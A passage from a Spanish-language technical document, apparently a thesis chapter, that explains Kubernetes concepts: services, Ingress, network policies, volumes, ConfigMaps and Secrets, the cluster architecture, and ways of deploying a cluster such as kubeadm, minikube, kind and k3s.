A diferencia de los *names* y UIDs [23] de los objetos, los *labels* no brindan unicidad, de hecho, el comportamiento deseado es que muchos objetos tengan el mismo *label(s)* como una manera de identificarlos como partes de un grupo.
A través de un *label selector* (selector de etiquetas), un cliente u operador del *cluster* puede identificar un conjunto de objetos (e.g. los pods administrados por un *ReplicaSet* en específico) para disímiles propósitos. El *label selector* es la primitiva de agrupación fundamental en Kubernetes.
Para más información al respecto, se recomienda consultar [24].

5.1.3. Servicios, balanceo de carga y redes

Una vez comprendido el concepto de *workload*, es necesario interiorizar cómo nuestras aplicaciones son expuestas y accedidas desde el exterior del *cluster* (por nuestros clientes), así como el entramado de red que permite dichas acciones (ver Figura 2).
Para información detallada e indagar en más profundidad, consultar [25].

5.1.3.1. Servicios y DNS

Si en nuestra aplicación un conjunto de pods (llamémoslos *backends*) proveen cierta funcionalidad a otro conjunto (llamémoslos *frontends*), *¿cómo los determinan y hacen seguimiento de la(s) direcciones IP(s) a las cuales conectarse para poder consumir dichos backends?*. La abstracción de un servicio permite este desacoplamiento.
Un *servicio* es una manera abstracta de exponer una aplicación compuesta por un conjunto de pods. En Kubernetes, no es necesario modificar nuestra aplicación para integrar un mecanismo de descubrimiento de servicios desconocidos. Como se ha visto, Kubernetes asigna IPs a cada pod y también un nombre de DNS único para un conjunto de pods que puede balancear la carga entre ellos. Pero, *¿cómo se crean los registros de* DNS *para esos servicios y pods?*.
Como ya se ha mencionado, Kubernetes crea registros de DNS para los servicios y pods que permiten que éstos sean accedidos mediante nombres de DNS consistentes en lugar de direcciones IP (las que pueden variar como se explicó en *Deployment* y *ReplicaSet*). El servicio de *Kubernetes DNS* [26], [27] configura los *kubelets* para que indiquen a cada contenedor que utilice el IP del servicio de DNS para resolver los nombres de DNS.
Para más información al respecto se recomienda consultar [28]–[30].

5.1.3.2. Ingress

Ingress es un objeto del API de Kubernetes con el propósito de permitir el acceso a los servicios desde fuera del *cluster* de Kubernetes. El acceso es configurado creando un conjunto de reglas de acceso que especifican cuáles conexiones entrantes son dirigidas a qué servicios.
De esta manera, se consolidan todas nuestras reglas de enrutamiento de tráfico en un solo recurso. Adicionalmente, *Ingress* puede proveer de balanceo de carga, terminación SSL [31] y el uso de *hosts* virtuales basados en nombre. Por ejemplo, en la Figura 3 se observa un recurso de *Ingress* que envía todo su tráfico a un único servicio.
Con el propósito de que nuestro recurso de *Ingress* funcione correctamente, nuestro *cluster* debe tener un *ingress controller* (un controlador de *ingress*) instalado y en ejecución. Los controladores de *ingress* no se inician automáticamente con el *cluster*, sino que son inicializados por los operadores como parte de la necesidad de exponer ciertos *workloads* al exterior.



Figura 3. Enrutamiento de tráfico mediante Ingress.
(Fuente: medium.com/google-cloud)

La funcionalidad de un controlador de *ingress* puede materializarse de diferentes maneras y mediante distintas herramientas. Usualmente se emplea un balanceador de carga (o *LoadBalancer*) [32] y en escenarios donde los servicios utilicen puertos y protocolos arbitrarios se utilizan servicios de *tipo NodePort* o de *tipo LoadBalancer* [33]. Una lista extensiva de los distintos controladores de *ingress* disponibles se encuentra en [34], y determinar el controlador adecuado para cada escenario se aborda en profundidad en [35]–[37].

5.1.3.3. Políticas de Red

Por defecto, los pods no están aislados y por tanto aceptan tráfico proveniente desde cualquier origen. Este escenario no es deseable en todos los escenarios, específicamente desde el punto de vista de la seguridad en la red.
Por ejemplo, en la Figura 4 se tiene un escenario donde no es deseable que nuestro pod de NGINX reciba tráfico desde un pod en otro *namespace*. Para controlar el flujo de tráfico a nivel de IP o puerto (capas L3 y L4 del modelo OSI), es necesario el uso de políticas de red (o *Network Policies*) en el *cluster*.
Las políticas de red permiten especificar de qué modo un pod es capaz de comunicarse con otras entidades en la red. Dichas entidades pueden ser caracterizadas utilizando uno o varios de los tres criterios que se presentan a continuación:

- Otros pods permitidos (excepción: un pod no puede bloquear el acceso a sí mismo)
- *Namespaces* permitidos.
- Rangos de IP (excepción: el tráfico hacia y desde el nodo donde se está ejecutando un pod siempre está permitido, independientemente de la dirección IP del pod o del nodo)

Los dos primeros criterios que pueden condicionar a una *política de red* (definición de un pod o *namespace*) se especifican mediante *selectores* (más adelante se profundiza en este concepto), ya que estas reglas aplicarán a los pods que coincidan con el *selector*.



Figura 4. Impacto de una Política de Red en el tráfico entre pods. (Fuente: faun.pub)

Es importante resaltar que las políticas de red son implementadas por el *plugin* de red (o *plugin* CNI). Por tanto, para hacer uso de estas políticas resulta imperativo contar con un proveedor de red que las soporte. Crear una *política de red* sin un controlador que las implemente tendrá un efecto nulo.
Para más detalles se recomienda consultar [38].

5.1.4. Almacenamiento

El almacenamiento ha constituido un reto para los profesionales de IT, presentando problemas de integridad, retención, replicación y migración de grandes conjuntos de datos. En el mundo de las aplicaciones basadas en contenedores no es diferente, y todavía muchos de estos problemas no han desaparecido.
Como es conocido, los contenedores son efímeros y una vez descartados, todos los datos que contienen son eliminados por defecto, lo cual es causa de grandes problemas para muchos tipos de *workloads*. La abstracción de *volumen* de Kubernetes permite mitigar estos problemas en un ambiente de contenedores.
Los volúmenes son una entidad fundamental que los contenedores usan para acceder a almacenamiento en Kubernetes. Pueden soportar cualquier tipo de infraestructura de almacenamiento, como dispositivos de almacenamiento local y recursos de Kubernetes (*Secrets*, *ConfigMaps*, *emptyDir*, *hostPath*, etc.), NFS y servicios de almacenamiento en la nube (*awsElasticBlockStore*, *azureDisk*, etc.).
Dependiendo a su “volatilidad”, dichos *volúmenes* pueden ser clasificados en dos grandes categorías:

- **Ephemeral** (no persistente): En esta categoría se agrupan aquellos *volúmenes* con la misma vida útil que el ciclo de vida del pod. Es una solución rápida pero no durable y, por tanto, debería ser utilizada para datos temporales o aplicaciones que no requieran de persistencia de datos. Ejemplos de tipos de volúmenes en esta categoría son *emptyDir*, *ConfigMaps*, *Secrets*, etc.

- **Durable** (persistente): En esta categoría se agrupan aquellos *volúmenes* que sobreviven al ciclo de vida del pod. Su vida útil es independiente al ciclo de vida del pod, pero persisten a reinicios tanto de los contenedores como de los pods. En estos casos, los datos son preservados cuando los pods fallan o son eliminados. Ejemplos de estos volúmenes son *hostPath*, *persistentVolumeClaim* y los servicios de almacenamiento en la nube (*awsElasticBlockStore*, *azureDisk*, *gcePersistentDisk*, etc.).

Para abundar más en esta temática bastante compleja, se recomiendan [39], [40].

5.1.5. Configuración dinámica de recursos: ConfigMaps y Secrets

En Kubernetes existen diversos mecanismos para que los operadores y administradores del *cluster* puedan configurar los diferentes recursos. Existen buenas prácticas establecidas respecto a estos temas [41], desde la gestión y organización del acceso al *cluster* mediante ficheros *kubeconfig* [42] hasta la gestión de recursos de los contenedores [43].
Por temas de simplicidad, solo profundizaremos en las dos piedras angulares referentes a temas de configuración en Kubernetes: *ConfigMaps* y *Secrets*.

ConfigMaps:
Un *ConfigMap* es un objeto del API de Kubernetes diseñado para almacenar información no confidencial (configuraciones, etc.) a modo diccionario (de pares llave-valor). El valor asociado a un *ConfigMap* es que posibilita la separación del código de nuestra aplicación de nuestra configuración[3] (credenciales, cadenas de conexión, URLs, etc.), permitiendo de esa manera que nuestras aplicaciones sean fácilmente portables.
Los pods pueden hacer uso de los *ConfigMaps* como variables de entorno, argumentos de línea de comandos o como ficheros de configuración en un volumen. Un aspecto relevante a destacar es que el pod y el *ConfigMap* deben estar en el mismo *namespace*.
Para más información, se recomienda [44], [45].

Secrets:
Un *ConfigMap* no garantiza discreción o cifrado. En caso de que la información que se necesita almacenar sea confidencial, se recomienda utilizar un *Secret* en lugar de un *ConfigMap* o herramientas (de terceros) para mantener nuestros datos seguros.
Los *Secrets* pueden ser creados independientemente de los pods que los usan y por tanto, hay menos riesgo de que el *Secret* (y su información confidencial) sea expuesta durante la configuración de los pods. Un *Secret* puede ser referenciado en un pod de tres formas diferentes:

- Como ficheros montados en un *volumen* en uno o más de sus contenedores.
- Como una variable de entorno del contenedor.
- Por el *kubelet* cuando descarga las imágenes del pod.

Cuando se crea un *Secret*, es posible especificar su tipo utilizando el campo *type* de dicho recurso. El tipo de un *Secret* se utiliza para facilitar la gestión de los distintos tipos de datos confidenciales que éstos representan.
Kubernetes proporciona varios tipos por defecto (*built-in types*) para escenarios de uso comunes, los cuales varían en términos de las validaciones y limitaciones que Kubernetes impone sobre éstos. A continuación se listan dichos tipos de *Secrets* [46]:

[3] Uno de los aspectos a considerar al crear una aplicación que cumple con los "**Twelve-Factor**".

Tabla 1. Tipos de Secrets en Kubernetes.

Tipo	Objeto del API	Uso
Secretos opacos	Opaque	Datos arbitrarios definidos por el usuario.
Secretos del *token* de una *Service Account* (cuenta de servicio)	kubernetes.io/service-account-token	*Token* de una *Service Account*.
Secretos de configuración de Docker	kubernetes.io/dockercfg	Fichero `~/.dockercfg` serializado.
Secretos de configuración de Docker	kubernetes.io/dockerconfigjson	Fichero `~/.docker/config.json` serializado.
Secreto de *Basic Authentication*	kubernetes.io/basic-auth	Credenciales para la autenticación mediante *Basic Authentication*.
Secretos de autenticación *SSH*	kubernetes.io/ssh-auth	Credenciales para la autenticación mediante *SSH*.
Secretos *TLS*	kubernetes.io/tls	Datos asociados a un cliente o servidor *TLS*.
Secretos de *tokens* de *Bootstrap* (arranque / inicio)	bootstrap.kubernetes.io/token	Datos de *tokens* utilizados en el proceso de arranque del nodo.

Para más detalles respecto al tema, se recomienda consultar [46].

5.2. Arquitectura de Kubernetes

Como se ha comentado antes, Kubernetes es una plataforma *open-source* para desplegar y gestionar contenedores. Su objetivo principal es ocultar lo complejo que puede llegar a ser orquestar toda una flota de contenedores.

Desde la perspectiva de un administrador de sistemas, Kubernetes puede ser considerado como un sistema operativo para las aplicaciones nativas en la nube. De cierta manera, esta plataforma donde se ejecutan las aplicaciones, permite agregar una capa de abstracción de manera análoga a la que aplicaciones de escritorio se ejecutan en Windows, Linux o MacOS.

Desde el nivel más alto de abstracción, Kubernetes sigue una arquitectura *cliente-servidor* clásica. La parte del cliente (o plano de datos) consiste de un conjunto de instancias (llamadas nodos *worker*) encargados de ejecutar los contenedores que componen a las aplicaciones. Cada nodo podría ser un servidor o una máquina virtual y en ellos se ejecutan diversos contenedores agrupados en pods. La parte del servidor (o plano de control) consiste en uno o varios *nodos master* (una configuración *multi-master* es usada en

escenarios de alta disponibilidad), cuyo propósito es gestionar y servir de punto de contacto a los nodos de trabajo.
El plano de control consiste a su vez de varios componentes, entre los que se encuentran:

- **kube-apiserver,**
- **etcd** (un *cluster* de almacenamiento distribuido),
- **kube-controller-manager**,
- **cloud-controller-manager**
- **kube-scheduler** y
- **kube-dns** (un servidor **DNS** para los servicios del *cluster*).

Por su parte, el **plano de datos** consta de componentes como:

- **kubelet**
- **kube-proxy**
- **Container Runtime** (CRI) (e.g., Docker, containerd, CRI-O, etc.)

Todos estos componentes, así como su interacción en los dos planos que conforman un *cluster* de Kubernetes, pueden ser observados en las Figura 5 y Figura 6.



Figura 5. Arquitectura de Kubernetes: plano de control y plano de datos. (Fuente: kubernetes.io)



Figura 6. Arquitectura de Kubernetes con pods y contenedores. (Fuente: cloud-melon.com)

5.2.1. Plano de control

El plano de control es el encargado de administrar los nodos *worker* y los *pods* en el *cluster*. En un entorno de producción, el plano de control usualmente está distribuido en múltiples instancias, permitiendo la tolerancia a fallos y alta disponibilidad.

Como se ha comentado antes, el plano de control es el centro neurálgico del *cluster* de Kubernetes. Sus componentes son los encargados de "tomar" decisiones clave respecto al *cluster* (e.g., la planificación de recursos), así como la detección y respuesta a eventos del *cluster* (e.g., iniciar un *pod* cuando las réplicas de un *deployment* no se satisfacen).

kube-apiserver:

Para interactuar con un *cluster* de Kubernetes es necesario comunicarse con su API. El API de Kubernetes es la interfaz de acceso al plano de control y es el encargado de gestionar las peticiones tanto internas (desde otros componentes) como externas (de un operador o administrador del *cluster*).

El API determina si una petición es válida y en caso de serlo, procesarla. Las peticiones son llamadas REST y son generalmente operaciones CRUD para administrar recursos como *pods*, servicios, entre otros. Estas peticiones se realizan generalmente con las herramientas de línea de comandos kubectl [47] o kubeadm [48].

La implementación principal del API de Kubernetes es *kube-apiserver*. Este componente está diseñado para escalar horizontalmente, es decir, que escala mediante el despliegue de

más instancias en el mismo o distintos servidores. Varias instancias de *kube-apiserver* son capaces de balancear el tráfico y así soportar un *cluster* más grande.
Además, es el único componente que se comunica con el *cluster* de *etcd*, asegurando que los datos almacenados en *etcd* no terminen estando corruptos. Más detalles pueden ser consultados en [49], [50].

etcd:
Es un almacén de datos donde residen todos los datos de configuración y la información sobre el estado del *cluster*. Es tolerante a fallos y distribuido (*etcd* pueden ser varias instancias organizadas a modo de *cluster*) y está diseñado para ser la fuente principal de "verdad" sobre el *cluster*.
Entre la información sensible del *cluster* almacenada se encuentra información de pods, *Secrets*, etc. Por ello, es recomendable dedicar esfuerzos a su protección y tener un plan de respaldo de esos datos ante eventos de desastres. Para más detalles sobre el mismo, se puede consultar su documentación oficial [51].

kube-scheduler:
Es el componente del plano de control encargado de monitorear eventos de nuevos *pods* que no hayan sido asignados a un *nodo*. *kube-scheduler* tiene en cuenta la necesidad de recursos de un pod (como CPU o memoria), así como el estado de "salud" del *cluster* para decidir a qué nodo *worker* asignar dicho *pod*.
kube-scheduler es el planificador por defecto de Kubernetes y está diseñado para que, en caso de ser necesario, podamos diseñar y hacer uso de nuestro propio componente de planificación.
Algunos factores avanzados que son tratados por *kube-scheduler* son restricciones a nivel de *hardware*/*software*/políticas de planificación, especificaciones de afinidad [52], localidad de los datos, entre otros. Para más detalles se pueden consultar [53], [54].

kube-controller-manager:
En Kubernetes, los controladores son bucles de control que son realmente los encargados de la ejecución del *cluster*, pues constantemente observan el estado del *cluster* y solicitan los cambios necesarios. Cada controlador intenta llevar el estado actual del *cluster* hacia un estado deseado.
Kubernetes viene con un conjunto de controladores integrados que garantizan todos los comportamientos básicos importantes. Estos controladores son procesos separados que por temas de simplicidad son compilados en un solo binario y se ejecutan en un solo proceso: *kube-controller-manager*.
kube-controller-manager es el componente del plano de control encargado de ejecutar dichos procesos. Algunos tipos de controladores integrados por defecto son:

- **Node controller**: responsable de monitorear y reaccionar cuando los nodos están inaccesibles.
- **Job controller**: monitorea los *jobs* (tareas puntuales) y se encarga de la creación de pods para ejecutar dichas tareas.
- **Endpoints controller**: se encarga de poblar los *endpoints* (conectan servicios y pods).
- **Service Account & Token controllers**: creación de las cuentas predeterminadas y los *tokens* para acceder al *kube-apiserver* en los nuevos *namespaces*.

Estos temas son abordados con mayor profundidad en [9], [55].

cloud-controller-manager:
Es el componente del plano de control que incorpora una lógica de control específica dependiendo de los servicios en la nube utilizados. Al igual que *kube-controller-manager*, *cloud-controller-manager* combina varios bucles de control independientes en un solo binario y que también se ejecutan en un mismo proceso. Al igual que el *kube-apiserver*, puede escalarse de manera horizontal para una mejora en el rendimiento o ayudar a tolerar fallos.
El *cloud-controller-manager* solo ejecuta controladores que son específicos al proveedor de la nube utilizado. En caso de haber desplegado Kubernetes en las propias instalaciones de la organización o estemos en presencia de un entorno de experimentación local en nuestra propia PC, el *cluster* no contará con un *cloud-controller-manager*.
Para más detalles, se puede consultar [56].

5.2.2. Plano de datos

El plano de datos es el encargado de ejecutar los *pods* (los elementos que conforman las aplicaciones de los clientes) que han sido programados para ejecutarse en los *nodos*. Un *cluster* de Kubernetes requiere al menos un nodo worker, pero en entornos reales de producción, el plano de datos está compuesto por una gran flota de *nodos*. En casos donde sea necesario escalar la capacidad de nuestro *cluster*, basta simplemente con agregar más *nodos*.
Cada nodo consta de varios componentes cuya ejecución garantiza que los *pods* asignados puedan ser ejecutados sin problemas. A continuación se describen cada uno de ellos.

kubelet:
Cada *nodo worker* contiene un *kubelet*, una pequeña aplicación (un agente) que se comunica con el plano de control y cuyo propósito es que los contenedores se ejecuten en un *pod*. Cuando el plano de control necesita que cierta acción sea llevada a cabo en un nodo, el *kubelet* es el encargado de ejecutar dicha acción.
De manera regular, el *kubelet* recibe nuevas especificaciones o modificaciones de otras ya existentes (principalmente provenientes del *kube-apiserver*) y se asegura de que los contenedores se estén ejecutando en el estado deseado. Por otra parte, se encarga de reportar al plano de control acerca de la “salud” del nodo donde se está ejecutando.
Detalles con más profundidad pueden encontrarse en [57].

kube-proxy:
Cada *nodo worker* contiene también un *kube-proxy*, un proxy de red para facilitar la comunicación de red entre los servicios. *kube-proxy* gestiona las comunicaciones de red tanto dentro como fuera del cluster mediante reglas de red en dichos nodos para permitir la comunicación de red hacia nuestros pods.
Para más información sobre *kube-proxy* se puede consultar [58].

Container Runtime:
Para poder ejecutar contenedores, cada *nodo worker* necesita tener un *container runtime* (motor de ejecución de contenedores). Kubernetes soporta diversos *container runtimes* como: Docker, containerd, CRI-O y cualquier otra implementación de la *Container Runtime Interface* (CRI).

Detalles adicionales pueden consultarse en [59], [60].

5.2.3. Complementos

Los *complementos* permiten agregar funcionalidades adicionales a Kubernetes y por tanto, aumentar las capacidades del mismo. Estos complementos hacen usos de recursos nativos de Kubernetes (*DaemonSet*, *Deployment*, etc.) para implementar funcionalidades a nivel de *cluster*. Dado que las funcionalidades son a nivel de *cluster*, sus recursos pertenecen al *namespace kube-system*.
Existe una lista extensa de complementos soportados por Kubernetes, ya sean propios o desarrollados por terceros. Por ello, los autores de Kubernetes han mencionado que no se hacen responsables de dichos proyectos de terceros. Estos complementos se agrupan en varias categorías que vale la pena mencionar [61]:

- Redes y políticas de red
- Descubrimiento de servicios
- Visualización y control
- Infraestructura

5.3. Desplegando Kubernetes

Cuando nos referimos a desplegar y hacer uso de Kubernetes existen hoy en día dos posibilidades dependiendo de la entidad sobre la que recae la responsabilidad de administrar el plano de control.

5.3.1. Kubernetes administrado por el proveedor (en la nube)

Cuando el *cluster* es administrado por un proveedor en la nube (Amazon, Google, Microsoft, etc.), el plano de control es completamente administrado por un tercero. Entre los proveedores más conocidos y con una mayor cuota de mercado se encuentran [62]:

- **Amazon Elastic Kubernetes Service (EKS)**: es una solución de Kubernetes gestionada proporcionada por AWS. Se basa en los componentes clave de AWS.
- **Azure Kubernetes Service (AKS)**: es una plataforma de gestión de contenedores gestionada que está disponible en Microsoft Azure.
- **Google Kubernetes Engine (GKE)**: fue uno de los primeros servicios gestionados en ofrecer Kubernetes en la nube pública. Al igual que otros CaaS basados en la nube pública, GKE utiliza los servicios principales de Google Cloud Platform
- entre otros.

5.3.2. Kubernetes autoadministrado

En el caso en que se desee desplegar Kubernetes en un entorno local de prueba o en la propia infraestructura de la organización, el plano de control es enteramente administrado por nosotros.
Existen diversas herramientas que pueden ser utilizadas en este contexto para desplegar un *cluster* de Kubernetes de manera satisfactoria.

kubeadm:
Desplegar un *cluster* de Kubernetes con kubeadm es considerada una buena práctica, ya que esta herramienta realiza las acciones mínimas necesarias para configurar un *cluster* seguro de la manera más simple posible [48], [63].

Kops:
Kops es una herramienta que permite administrar el ciclo de vida completo de un *cluster* de Kubernetes en producción: infraestructura, aprovisionamiento y eliminación del *cluster* [64], [65].

Kubespray:
Kubespray es una herramienta que puede ser utilizada con cualquier proveedor en la nube o también en nuestra propia infraestructura. Es una composición de *playbooks* de Ansible, herramientas de aprovisionamiento (entre ellas la propia kubeadm) y conocimiento específico de tareas genéricas de gestión de configuración de *cluster* de Kubernetes y OpenShift [66], [67].

En el caso de entornos locales de prueba, y que como es de esperar no están pensados para entornos de producción, existen otras herramientas ideales para estos escenarios.

minikube:
Minikube es una herramienta que permite ejecutar Kubernetes de manera local iniciado hace varios años como un proyecto de Kubernetes SIGs [68]. Minikube crea un *cluster* de Kubernetes de un solo nodo (plano de control y plano de datos juntos) en la PC local creando una máquina virtual.
Minikube soporta diversos hipervisores, por lo que es compatible con los principales sistemas operativos (Windows, Linux y MacOS) y puede ser usado para el trabajo de desarrollo diario. Su sistema de complementos permite la integración de componentes como el *Dashboard* de Kubernetes, Helm, entre otros.
Para más detalles sobre Minikube, se recomienda consultar [69].

kind:
Al igual que Minikube, kind o KinD (**K**ubernetes **in D**ocker) permite ejecutar una versión local de Kubernetes, pero con la diferencia que los nodos son ahora contenedores de Docker.
Es también un proyecto de *Kubernetes SIGs* y fue originalmente creado para realizar pruebas a Kubernetes. Crear un *cluster* con KinD es más rápido que usando Minikube, ya que la creación de una VM es un proceso más costoso en términos de tiempo. Una funcionalidad relevante para acelerar el ciclo de desarrollo es que permite cargar nuestras imágenes al *cluster* sin necesidad de configurar un registro de imágenes.
Para más información sobre KinD, revisar [70].

k3s:
K3s es una versión “minificada” de Kubernetes desarrollada por Rancher Labs [71]. Al eliminar funcionalidades prescindibles (funcionalidades alpha, descontinuadas, entre otras) y utilizar componentes ligeros permitieron una reducción considerable resultando en un único binario de *~60MB*. Al ser tan compacto, puede ser utilizado en dispositivos IoT como Raspberry Pi, entre otros.

La funcionalidad de K3s de auto despliegue es de gran utilidad, especialmente en escenarios de CI/CD, ya que todos nuestros ficheros de configuración (manifiestos y charts de Helm) son monitoreados, y nuestro *cluster* actualizado automáticamente. Para desplegar Kubernetes con K3s existen herramientas como k3sup [72] que facilitan la configuración del *cluster*.
Para más detalles sobre la herramienta, se recomienda consultar [73], [74].

5.3.3. Proveedor en la nube vs. autoadministrado

A la hora de decidir dónde desplegar un *cluster* Kubernetes, como suele ocurrir, cada enfoque tiene sus ventajas y desventajas. Depende de la compañía, su estructura y personal calificado en esta tecnología para decidirse por una variante u otra.
Dos de los aspectos a tomar en cuenta son el costo y la flexibilidad. Por una parte, un *cluster* de Kubernetes administrado por un proveedor tiene un costo de gestión mensual no despreciable. Por otra parte, un *cluster* autoadministrado necesita de recursos como tiempo y personal calificado para su gestión. Respecto a la flexibilidad, tener un control total del *cluster* nos da más opciones que las que tendríamos en un *cluster* aprovisionado en la nube. En última instancia, se deberán considerar los requerimientos específicos de nuestras aplicaciones y aspectos como el tiempo disponible para la gestión, así como el nivel de habilidad en la tecnología.
Como ya se ha mencionado con anterioridad, la seguridad en Kubernetes es una de las grandes preocupaciones. En el caso de los proveedores en la nube existentes, la seguridad es en parte gestionada por los proveedores, mientras que en un *cluster* desplegado en nuestras propias instalaciones, recae completamente sobre la organización. En estos casos, es importante valorar si es factible para la organización asumir esa responsabilidad, así como valorar si cuenta con el tiempo y los activos para llevar el tema de la seguridad del *cluster*.

5.4. La red de Kubernetes

